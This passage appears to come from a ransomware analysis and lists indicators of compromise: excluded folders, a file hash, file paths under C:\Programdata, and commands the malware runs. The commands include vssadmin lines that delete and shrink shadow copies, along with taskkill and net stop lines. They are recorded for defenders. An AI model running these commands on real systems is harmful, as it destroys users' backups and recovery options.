- `$ Recycle.Bin, All Users, Boot, Common Files, DVD Maker, Internet Explorer, Kaspersky Lab, Kaspersky Lab Setup Files, Microsoft, Microsoft.NET, Microsoft_Corporation, Mozilla Firefox, PerfLog, System Volume Information, Uninstall Information, Windows, Windows Defender, Windows Mail, Windows Media Player, Windows NT, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsApps, WindowsPowerShell`

Collected IOCs

Hahes

- `WinMgr.bmp: a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0`

Filenames

- `C:\\Programdata\\WinMgr.xml`
- `C:\\Programdata\\WinMgr.bmp`
- `C:\\Programdata\\clean.bat`

- `C:\\Programdata\\run.bat`

Commands

- `vssadmin.exe delete shadows /all /quiet`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=401MB`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=unbounded`
- `taskkill.exe /IM "name_of_process"`
- `net stop "name_of_service" /y host.exe`
